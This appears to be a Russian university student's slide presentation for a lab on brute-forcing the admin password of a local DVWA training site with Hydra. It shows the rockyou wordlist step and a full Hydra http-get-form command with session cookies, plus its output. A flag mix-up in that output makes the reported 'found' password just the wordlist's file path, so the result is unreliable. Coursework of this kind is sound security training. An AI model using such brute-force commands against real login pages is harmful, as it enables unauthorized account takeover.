

# Презентация по выполнению индивидуального проекта №3

Основы информационной безопасности

---

Назармамадов У.Дж.

21 сентября 2025

Российский университет дружбы народов, Москва, Россия

# Информация

---

- Назармамадов Умед Джамshedович
- студент группы НКАбд-03-23
- Российский университет дружбы народов


Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

# Выполнение лабораторной работы

---

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей.(рис. 1).

A terminal window with a dark background and light blue text. The prompt is '(udnazarmamadov@udnazarmamadov)-[~]'. The first command is '\$ cd ~/Downloads'. The second prompt is '(udnazarmamadov@udnazarmamadov)-[~/Downloads]'. The second command is '\$ sudo gzip -d rockyou.txt.tar.dz'.

```
(udnazarmamadov@udnazarmamadov)-[~]  
$ cd ~/Downloads  
  
(udnazarmamadov@udnazarmamadov)-[~/Downloads]  
$ sudo gzip -d rockyou.txt.tar.dz
```

**Рис. 1:** Распаковка архива со списком паролей

# Параметры cookie

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта.(рис. 2).




Рис. 2: Сайт, с которого получаем информацию о параметрах Cookie



# Запрос Hydra


Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
(udnazarmamadov@udnazarmamadov)~[~/Downloads]
$ hydra -l admin -p ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-21 18:11:25
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: /home/udnazarmamadov/rockyou.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-21 18:11:25
```

# Проверка результатов

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).



The screenshot shows the DVWA web application interface. At the top, there is a dark header with the DVWA logo. Below the header, the main content area is titled 'Vulnerability: Brute Force'. On the left side, there is a sidebar with a list of vulnerability categories: 'e', 'uctions', 'p / Reset DB', 'e Force' (highlighted in green), 'mand Injection', 'F', 'nclusion', and 'pload'. The main content area contains a 'Login' form with two input fields: 'Username' (containing 'admin') and 'Password' (containing masked characters). A 'Login' button is located below the password field. The bottom section of the main content area is titled 'More Information'.

**Рис. 5:** Результат запроса

Вводим полученные данные на сайт для проверки.

Приобрел практические навыки по использованию инструмента Hydra для  
брутфорса паролей

...